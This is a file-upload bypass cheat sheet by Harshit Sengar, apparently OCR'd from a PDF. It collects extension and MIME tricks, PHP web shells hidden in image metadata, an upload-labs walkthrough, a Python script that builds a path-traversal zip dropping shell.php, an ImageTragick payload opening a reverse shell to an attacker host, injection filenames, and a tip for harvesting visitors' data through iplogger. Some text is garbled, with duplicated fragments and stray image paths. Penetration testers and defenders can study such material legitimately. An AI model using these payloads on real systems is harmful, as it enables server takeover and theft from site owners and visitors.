# File Upload Bypass

Harshit Sengar

# File extension

Developers may blacklist specific file extensions and prevent users from uploading files with extensions that are considered dangerous. This can be bypassed by using alternate extensions or even unrelated ones. For example, it might be possible to upload and execute a .php file simply by renaming it file.php.jpg or file.PHp.

**Alternate extensions**

| Type | Extension |
|---|---|
| php | phtml, .php, .php3, .php4, .php5, and .inc |
| asp | asp, .aspx |
| perl | .pl, .pm, .cgi, .lib |
| jsp | .jsp, .jspx, .jsw, .jsv, and .jspf |
| Coldfusion | .cfm, .cfml, .cfc, .dbm |

# MIME type

Blacklisting MIME types is also a method of file upload validation. It may be bypassed by intercepting the POST request on the way to the server and modifying the MIME type.

Normal php MIME type:
Content-type: application/x-php

Replace with:
Content-type: image/jpeg

# PHP getimagesize()

For file uploads which validate image size using php getimagesize(), it

may be possible to execute shellcode by inserting it into the Comment attribute of Image properties and saving it as file.jpg.php.

You can do this with gimp or exiftools:

- exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' file.jpg
- mv file.jpg file.php.jpg

# GIF89a; header

GIF89a is a GIF file header. If uploaded content is being scanned, sometimes the check can be fooled by putting this header item at the top of shellcode:

GIF89a;
<?
system($_GET['cmd']); # shellcode goes here
?>

==========

## Advance File Uploads

Lab: upload-labs (github)
Write-up: https://awesomeopensource.com/project/LandGrey/upload-labs-writeup

| | | |
|---|---|---|
| 1 | Upload image by blocking javascript | Write in search bar of firefox ---> about:config ----> accept the risk ---> search javascript ---> change it to false from true ----> then upload a .php file |

| | | |
|---|---|---|
| 2 | Content-Type bypass | Intercept the upload's request(upload a .php file) ----> change the Content-Type's value to image/jpeg or image/jpg or image/gif or other. |
| 3 | Suffix Blacklist bypass | Upload a .php file with extension .php2/.php3/.php4/.php5/.php6/.php7 (these are .php* class) or .pht/.phtm/.phtml (these are .ph* class) or .php.gif/.php.jpg or .php%00.jpg or .phtml<br>It varies with php parser used. |
| 4 | File parsing rules bypass (write into .htaccess to change the file upload permission) | You can upload .htaccess with some configuration to change the upload file extension(it means you can upload any php file with any extension sucah as .php,.php5, etc)<br>Intercept of upload request change the file name to .htaccess, change the Content-Type to text/plain and write the content into the file -- SetHandler application/x-httpd-php<br>Now you can upload any php file with changing the Content-type to application/octet-stream |
| 5 | Not unified case of suffix | Change the extension like .phP, .Php, pHp or others |
| 6 | Blacklist Bypassing windows feature | 1. If server is windows based then Upload a php file --> intercept it ---> add a **space** in next to filename.php ( because windows will escape the space and save it on server without space. )<br>2. If server is windows based then Upload a php file --> intercept it ---> add a **dot**(".") in next to filename.php ( because windows will escape the dot and save it on server without dot. )<br>3. DATA is the default attribute for storing data streams in the NTFS file system.<br>abc.php::$DATA --> abc.php<br>If server is windows based then Upload a php file --> intercept it ---> add a **::$DATA** in next |

| | | |
|---|---|---|
| | | to filename.php<br>4. If server is windows based then Upload a php file --> intercept it ---> add **dot**(".") & **space** or **dot**(".") & **space** & **dot**(".") in next to filename.php<br>Abc.php**.<spcae>.** --> abc.php**.<space>** --> abc.php**.** --> abc.php |
| 7 | Double write Bypass Method | When it filter the extension such as "abc.php" --> it saves as "abc."<br>So change to "abc.p**php**hp" ---> it saves as "abc.php" |
| 8 | Picture prefix bypass | 1. Add the content in the file "GIF89a" of php file and to execute this ---> https://abc.com/include.php?file=upload/file.php<br>2. Picture trojan horse ---> https://abc.com/include.php?file=upload/file.php |
| 9 | GetImageSize Functionality bypass | 1. Add the content in the file "GIF89a" of php file and to execute this ---> https://abc.com/include.php?file=upload/file.php<br>2. Picture trojan horse ---> https://abc.com/include.php?file=upload/file.php |
| 10 | Php_Exif Module bypass | 1. Add the content in the file "GIF89a" of php file and to execute this ---> https://abc.com/include.php?file=upload/file.php<br>2. Picture trojan horse ---> https://abc.com/include.php?file=upload/file.php |
| 11 | Comprehensive picture horse example | Picture trojan horse ---> https://abc.com/include.php?file=upload/file.php |
| 12 | Conditi | Conditional race to delete file time difference |

| | | |
|---|---|---|
| 12 | Conditional race 1 | Conditional race to delete file time difference bypass<br>Intercept the request of uploading php file and send to intruder and set null payload and set 50000 request<br>To do this check the python code provided by landgrey |
| 13 | Conditional race 2 | Change the filename to filename.gif and change the content-type to image/gif and add the content in the file "GIF89a" of php file and to execute this ---> https://abc.com/include.php?file=upload/file.php |
| 14 | Null byte | Filename.php%00.jpg or filename.php<space>.jpg |

==========

# Exploits

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files
https://github.com/LunaM00n/File-Upload-Lab/blob/master/File%20Upload%20Attack.pdf

## PHP Extension

.php
.php3
.php4
.php5
.php7
Less known extensions
.pht
.phar
.phpt
.pgif
.phtml
.phtm
Double extensions
.jpeg.php

.jpg.php
.png.php

## Other extensions

asp : .asp, .aspx, .cer and .asa (IIS <= 7.5), shell.aspx;1.jpg (IIS < 7.0)
perl: .pl, .pm, .cgi, .lib
jsp : .jsp, .jspx, .jsw, .jsv, .jspf
Coldfusion: .cfm, .cfml, .cfc, .dbm

## Upload tricks

- Null byte (works well against pathinfo())
  - .php%00.gif
  - .php\x00.gif
  - .php%00.png
  - .php\x00.png
  - .php%00.jpg
  - .php\x00.jpg
- Mime type, change Content-Type : application/x-php or Content-Type : application/octet-stream to Content-Type : image/gif
  - Content-Type : image/gif
  - Content-Type : image/png
  - Content-Type : image/jpeg
- Magic Bytes
  Sometimes applications identify file types based on their first signature bytes. Adding/replacing them in a file might trick the application.

## Picture upload with LFI

Valid pictures hosting PHP code. Upload the picture and use a local file inclusion to execute the code. The shell can be called with the following command : curl 'http://localhost/test.php?0=system' --data "1='ls'".

- Picture Metadata, hide the payload inside a comment tag in the metadata.
- Picture Resize, hide the payload within the compression algorithm in order to bypass a resize. Also defeating getimagesize() and imagecreatefromgif().

## Configuration Files

- .htaccess
- web.config
- httpd.conf
- __init__.py

## CVE - Image Tragik

HTTP Request
Reverse Shell
Touch command

==========

# File Upload General Methodology

1. Try to upload a file with a **double extension** (ex: *file.png.php* or *file.png.php5*).
    - PHP
      extensions: *.php*, *.php2*, *.php3*, *.php4*, *.php5*, *.php6*, *.php7*, *.phps*, *.pht*, *.phtml*, *.pgif*, *.shtml, .htaccess, .phar, .inc*
    - ASP
      extensions: *.asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .asp, .cer, .shtml*
2. Try to **uppercase some letter(s)** of the extension.
   Like: *.pHp, .pHP5, .PhAr ...*
3. Try to upload some **double (or more) extension** (useful to bypass misconfigured checks that test if a specific extension is just present):
    1. *file.png.php*
    2. *file.png.txt.php*
4. Try to upload some **reverse double extension** (useful to exploit Apache misconfigurations where anything with extension *.php*, but **not necessarily ending in .php** will execute

extension *.php*, but **not necessarily ending in .php** will execute code):
    - *ex: file.php.png*
5. Double extension with **null character:**
    1. *ex: file.php%00.png*
6. **Add some especial characters at the end** of the extension*: % 00, %20, (several dots)....*
    1. *file.php%00*
    2. *file.php%20*
    3. *file.php..... --> In Windows when a file is created with dots at the end those will be removed (so you can bypass filters that checks for .php as extension)*
    4. *file.php/*
    5. *file.php.*
7. Bypass Content-Type checks by setting the **value** of the **Content-Type header** to: *image/png* , *text/plain , application/octet-stream*
8. Bypass magic number check by adding at the beginning of the file the **bytes of a real image** (confuse the *file* command). Or introduce the shell inside the **metadata**: exiftool -Comment="<?php echo 'Command:'; if($_POST) {system($_POST['cmd']);} __halt_compiler();" img.jpg
    1. It is also possible that the **magic bytes** are just being **checked** in the file and you could set them **anywhere in the file**.
9. Using **NTFS alternate data stream (ADS)** in **Windows**. In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an **empty file with the forbidden extension** will be created on the server (e.g. "file.asax:.jpg"). This file might be edited later using other techniques such as using its short filename. The "**::$data**" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (.e.g. "file.asp::$data.")
10. **Upload** the backdoor with an **allowed extension** (*png*) and pray for a **misconfiguration** that executes the backdoor
11. Find a vulnerability to **rename** the file already uploaded (to change the extension).
12. Find a **Local File Inclusion** vulnerability to execute the backdoor.
13. **Possible Information disclosure**:
    1. Upload **several times** (and at the **same time**) the **same**

**file** with the **same name**

2. Upload a file with the **name** of a **file** or **folder** that **already exists**
3. Uploading a file with **“.”, “..”, or “…” as its name**. For instance, in Apache in **Windows**, if the application saves the uploaded files in “/www/uploads/” directory, the “.” filename will create a file called “uploads” in the “/www/” directory.
4. Upload a file that may not be deleted easily such as **“…:.jpg”** in **NTFS**. (Windows)
5. Upload a file in **Windows** with **invalid characters** such as |<>*?” in its name. (Windows)
6. Upload a file in **Windows** using **reserved** (**forbidden**) **names** such as CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9.

Try also to **upload an executable** (.exe) or an **.html** (less suspicious) that **will execute code** when accidentally opened by victim.

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20insecure%20files

If you are trying to upload files to a **PHP server**, take a look at the **.htaccess** trick to execute code. If you are trying to upload files to an **ASP server**, take a look at the **.config** trick to execute code.

The .phar files are like the .jar for java, but for php, and can be **used like a php file** (executing it with php, or including it inside a script...)

The .inc extension is sometimes used for php files that are only used to **import files**, so, at some point, someone could have allow **this extension to be executed**.

**Check a lot of possible file upload vulnerabilities with BurpSuite plugin https://github.com/modzero/mod0BurpUploadScanner or use a console application that finds which files can be uploaded and try different tricks to execute code: https://github.com/almandin/fuxploider**

# wget File Upload/SSRF Trick

In some occasions you may find that a server is using **wget** to **download files** and you can **indicate** the **URL**. In these cases, the code may be checking that the extension of the downloaded files is inside a whitelist to assure that only allowed files are going to be downloaded. However, **this check can be bypassed.** The **maximum** length of a **filename** in **linux** is **255**, however, **wget** truncate the filenames to **236** characters. You can **download a file called "A"*232 +".php"+".gif"**, this filename will **bypass** the **check** (as in this example **".gif"** is a **valid** extension) but wget will **rename** the file to **"A"*232+".php"**.

#Create file and HTTP server
echo "SOMETHING" > $(python -c 'print("A"*(236-4)+".php"+".gif")')
python3 -m http.server 9080

#Download the file
wget 127.0.0.1:9080/$(python -c 'print("A"*(236-4)+".php"+".gif")')
The name is too long, 240 chars total.
Trying to shorten...
New name is
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php.
--2020-06-13 03:14:06--
http://127.0.0.1:9080/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA.php.gif
Connecting to 127.0.0.1:9080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10 [image/gif]
Saving to:
‘AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php’
AAAAAAAAAAAAAAAAAAAAAAAAAA
100%[=============================================>]
10  --.-KB/s    in 0s
2020-06-13 03:14:06 (1.96 MB/s) -
‘AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php’ saved
[10/10]
```

Note that **another option** you may be thinking of to bypass this check is to make the **HTTP server redirect to a different file**, so the initial URL will bypass the check by then wget will download the redirected file with the new name. This **won't work unless** wget is being used with the **parameter** --trust-server-names because **wget will download the redirected page with the name of the file indicated in the original URL**.

# From File upload to other vulnerabilities

- Set **filename** to ../../../tmp/lol.png and try to achieve a **path traversal**
- Set **filename** to sleep(10)-- -.jpg and you may be able to achieve a **SQL injection**
- Set **filename** to <svg onload=alert(document.comain)> to achieve a XSS
- Set **filename** to ; sleep 10; to test some command injection (more command injections tricks here)
- **XSS** in image (svg) file upload
- **JS** file **upload** + **XSS** = **Service Workers** exploitation
- **XXE in svg upload**
- **Open Redirect** via uploading svg file
- Famous **ImageTrick** vulnerability
- If you can **indicate the web server to catch an image from a**

**URL** you could try to abuse a SSRF. If this **image** is going to be **saved** in some **public** site, you could also indicate a URL from https://iplogger.org/invisible/ and **steal information of every visitor**.

Here's a top 10 list of things that you can achieve by uploading (from link):

1. **ASP / ASPX / PHP5 / PHP / PHP3**: Webshell / RCE
2. **SVG**: Stored XSS / SSRF / XXE
3. **GIF**: Stored XSS / SSRF
4. **CSV**: CSV injection
5. **XML**: XXE
6. **AVI**: LFI / SSRF
7. **HTML / JS** : HTML injection / XSS / Open redirect
8. **PNG / JPEG**: Pixel flood attack (DoS)
9. **ZIP**: RCE via LFI / DoS
10. **PDF / PPTX**: SSRF / BLIND XXE

# Zip File Automatically decompressed Upload

If you can upload a ZIP that is going to be decompressed inside the server, you can do 2 things:

## Symlink

Upload a link containing soft links to other files, then, accessing the decompressed files you will access the linked files:

```
ln -s ../../../index.php symindex.txt
zip --symlinks test.zip symindex.txt
```

# Decompress in different folders

The decompressed files will be created in unexpected folders.

One could easily assume that this setup protects from OS-level command execution via malicious file uploads but unfortunately this is not true. Since ZIP archive format supports hierarchical

compression and we can also reference higher level directories we can escape from the safe upload directory by abusing the decompression feature of the target application.

An automated exploit to create this kind of files can be found here:
https://github.com/ptoomey3/evilarc

python evilarc.py -o unix -d 5 -p /var/www/html/ rev.php
Some python code to create a malicious zip:

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO
def create_zip():
f = StringIO()
z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
z.writestr('../../../../../var/www/html/webserver/shell.php', '<?php
echo system($_REQUEST["cmd"]); ?>')
z.writestr('otherfile.xml', 'Content of the file')
z.close()
zip = open('poc.zip','wb')
zip.write(f.getvalue())
zip.close()
create_zip()
```

To achieve remote command execution I took the following steps:
1. Create a PHP shell:

```
<?php
if(isset($_REQUEST['cmd'])){
$cmd = ($_REQUEST['cmd']);
system($cmd);
}?>
```

2. Use “file spraying” and create a compressed zip file:

```
root@s2crew:/tmp# for i in `seq 1 10`;do FILE=$FILE"xxA"; cp simple-
backdoor.php $FILE"cmd.php";done
root@s2crew:/tmp# ls *.php
simple-backdoor.php  xxAxxAxxAcmd.php
```


simple-backdoor.php  xxAxxAxxAcmd.php
xxAxxAxxAxxAxxAxxAcmd.php
xxAxxAxxAxxAxxAxxAxxAxxAxxAcmd.php
xxAcmd.php  xxAxxAxxAxxAcmd.php
xxAxxAxxAxxAxxAxxAxxAcmd.php
xxAxxAxxAxxAxxAxxAxxAxxAxxAxxAcmd.php
xxAxxAcmd.php  xxAxxAxxAxxAxxAcmd.php
xxAxxAxxAxxAxxAxxAxxAxxAcmd.php
root@s2crew:/tmp# zip cmd.zip xx*.php
adding: xxAcmd.php (deflated 40%)
adding: xxAxxAcmd.php (deflated 40%)
adding: xxAxxAxxAcmd.php (deflated 40%)
adding: xxAxxAxxAxxAcmd.php (deflated 40%)
adding: xxAxxAxxAxxAxxAcmd.php (deflated 40%)
adding: xxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
adding: xxAxxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
adding: xxAxxAxxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
adding: xxAxxAxxAxxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
root@s2crew:/tmp#

3.Use a hexeditor or vi and change the “xxA” to “../”, I used vi:

:set modifiable
:%s/xxA/..\//g
:x!

Done!

Only one step remained: Upload the ZIP file and let the application decompress it! If it is succeeds and the web server has sufficient privileges to write the directories there will be a simple OS command execution shell on the system:



**Reference**: https://blog.silentsignal.eu/2014/01/31/file-upload-unzip/

# ImageTragic

Upload this content with an image extension to exploit the vulnerability **(ImageMagick , 7.0.1-1)**

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/test.jpg"|bash -i >& /dev/tcp/attacker-ip/attacker-port 0>&1|touch "hello)'
pop graphic-context
```

# Embedding PHP Shell on PGN

The primary reason putting a web shell in the IDAT chunk is that it has the ability to bypass resize and re-sampling operations - PHP-GD contains two functions to do this imagecopyresized and imagecopyresampled.

Read this post: https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

# Polyglot Files

Polyglots, in a security context, are files that are a valid form of multiple different file types. For example, a GIFAR is both a GIF and a RAR file. There are also files out there that can be both GIF and JS, both PPT and JS, etc.

Polyglot files are often used to bypass protection based on file types. Many applications that allow users to upload files only allow uploads of certain types, such as JPEG, GIF, DOC, so as to prevent users from uploading potentially dangerous files like JS files, PHP files or Phar files.
This helps to upload a file that complins with the format of several

This helps to upload a file that complins with the format of several different formats. It can allows you to upload a PHAR file (PHp ARchive) that also looks like a JPEG, but probably you will still needs a valid extension and if the upload function doesn't allow it this won't help you.

More information in: https://medium.com/swlh/polyglot-files-a-hackers-best-friend-850bf812dd8a